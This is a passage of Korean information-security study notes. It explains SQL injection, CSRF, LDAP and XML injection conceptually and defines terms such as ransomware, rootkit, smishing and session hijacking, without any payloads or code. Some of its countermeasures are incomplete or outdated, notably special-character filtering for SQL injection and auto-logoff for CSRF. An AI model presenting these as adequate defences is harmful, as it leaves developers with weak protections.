① 웹 애플리케이션은 사용자로부터 SQL 구문을 입력 받는 부분, 즉 데이터베이스와 연동되어야 하는 부분으로 크게 로그인, 검색, 게시판으로 나눌 수 있다.
② 로그인 하는 과정에서 아이디와 패스워드 부분에 특정한 SQL문이 삽입되어 그것이 그대로 데이터베이스에 전송되어 공격자는 원하는 결과를 볼 수 있다.
③ 즉, 데이터베이스와 연동되는 입력란에 공격자가 원하는 SQL 문을 삽입하여 공격한다.
④ SQL 삽입 공격을 통해 공격자는 로그인 인증을 우회하거나 다른 테이블의 내용을 열람 가능하다.
⑤ 대응책은 사용자의 입력을 받아 데이터베이스와 연동하는 부분은 특수문자 등의 입력값을 필터링하는 것이다.

(5) 크로스 사이트 요청 변조(Cross-Site Request Forgecy)
- CSRF 공격은 로그인한 사용자 브라우저로 하여금 사용자의 세션 쿠키와 기타 인증 정보를 포함하는 위조된 HTTP 요청을 취약한 웹 애플리케이션에 전송하는 취약점이다.
- 데이터를 등록, 변경의 기능이 있는 페이지에서 동일 요청(Request)으로 매회 등록 및 변경 기능이 정상적으로 수행이 되면 CSRF 공격에 취약한 가능성을 가지게 된다.
- 악의적인 사용자 또는 제3자는 사용자의 브라우저 내에서 서버가 유지하고 있는 신뢰를 이용해서 웹 서버를 공격할 수 있다.
- 이러한 공격을 막기 위해 사이트는 사용자가 사용하지 않는 시간이 조금이라도 길어질 경우 바로 자동 로그오프되도록 개발되어야 한다.
- 사용자들도 보안 강화를 위해 다른 페이지로 이동할 때 필히 로그오프하는 습관을 가져야 한다.

(6) LDAP 삽입(LDAP Injection)
- SQL 인젝션과 유사한 공격으로서, 사용자가 LDAP 쿼리를 필터링하지 않는 애플리케애션에서 발생할 수 있다.
- 애플리케이션이 LDAP 쿼리를 Active Directory에 보냈을 경우, LDAP의 코드 내용을 필터링하지 않으면 Active Directory의 주요 내용을 출력하거나, 원격으로 코드를 실행하게 될 수 있다.
- 방어책은 LDAP 쿼리를 이용하는 웹 애플리케이션상에 a-z, A-Z, 0-9 등 특정 문자만 입력을 허용하는 화이트리스트를 제작하여 타당성 검사를 수행하는 것이다.

(7) XML 삽입(XML Injection)
- XML 쿼리(Xpath 쿼리)를 이용하여 해당 쿼리를 실행해서 XML 데이터베이스에서 중요 자료를 뽑아내는 등의 악의적인 행위를 하는 공격방법이다.

※ 정보보호 관련 참고 용어

1. Buffer overflow 공격 : 입력값을 확인하지 않는 입력함수에 정상보다 큰 값을 입력하여 ret값을 덮어쓰기 함으로써, 임의의 코드를 실행시키기 위한 공격이다.

2. Ransomware : 랜섬웨어는 '몸값'(Ransom)과 '소프트웨어'(Software)의 합성어다. 컴퓨터 사용자의 문서를 볼모로 잡고 돈을 요구한다고 해서'랜섬(ransom)'이란 수식어가 붙었다. 인터넷 사용자의 컴퓨터에 잠입해 내부 문서나 스프레드 시트, 그림 파일 등을 제멋대로 암호화해 열지 못하도록 만들거나 첨부된 이메일 주소로 접촉해 돈을 보내 주면 해독용 열쇠 프로그램을 전송해 준다며 금품을 요구하기도 한다.

3. Honeypot : 컴퓨터 프로그램에 침입한 스팸과 컴퓨터바이러스, 크래커를 탐지하는 가상컴퓨터이다. 침입자를 속이는 최신 침입탐지기법으로 마치 실제로 공격을 당하는 것처럼 보이게 하여 크래커를 추적하고 정보를 수집하는 역할을 한다.

4. Stuxnet : 발전소 등 전력 설비에 쓰이는 지멘스의 산업자동화제어시스템(PCS7)만을 감염시켜 오작동을 일으키거나 시스템을 마비시키는 신종 웜 바이러스다.

5. 루트킷(Rootkit)은 특정 사용자가 시스템에 관리자 권한으로 접근할 수 있는 루트(root) 접근을 얻어내기 위해 설계되었다. 이러한 기능은 시스템상의 악성 코드의 존재를 적극적으로 숨기는 기능을 포함하고 있다.

6. 스미싱 : SMS와 피싱(Phishing)의 합성어로 문자메시지를 이용한 새로운 휴대폰 해킹 기법이며, 사회공학적 공격의 일종이다. 휴대폰 사용자에게 웹사이트 링크를 포함하는 문자메시지를 보내 휴대폰 사용자가 웹사이트에 접속하면 악성코드를 이용해 휴대폰을 통제하며 개인정보를 빼내갈 수 있다.

7. Scanning : 시스템의 취약점을 파악하는 것이며, 공격전에 취약 정보를 확인 할 수 있다.

8. 키로거(Key Logger)공격 : 컴퓨터 사용자의 키보드 움직임을 탐지해 ID나 패스워드, 계좌번호, 카드번호 등과 같은 개인의 중요한 정보를 몰래 탈취하는 공격 기법이다.

9. 스파이웨어(Spyware) : 사용자의 적절한 동의가 없이 설치되었거나 컴퓨터에 대한 사용자의 통제권한을 침해하는 프로그램으로서 사용자의 정보, 행동 특성 등을 빼내가는 프로그램이다.

10. Session Hijacking 공격 : TCP가 가지는 고유한 취약점을 이용해 정상적인 접속을 빼앗는 방법이다. TCP는 클라이언트와 서버 간 통신을 할 때 패킷의 연속성을 보장하기 위해 클라이언트와 서버는 각각 시퀀스 넘버를 사용한다. 이 시퀀스 넘버가 잘못되면 이를 바로 잡기 위한 작업을 하는데, TCP 세션 하이재킹은 서버와 클라이언트에 각각 잘못된 시퀀스 넘버를 위조해서 연결된 세션에 잠시 혼란을 준 뒤 자신이 끼어들어가는 방식이다.

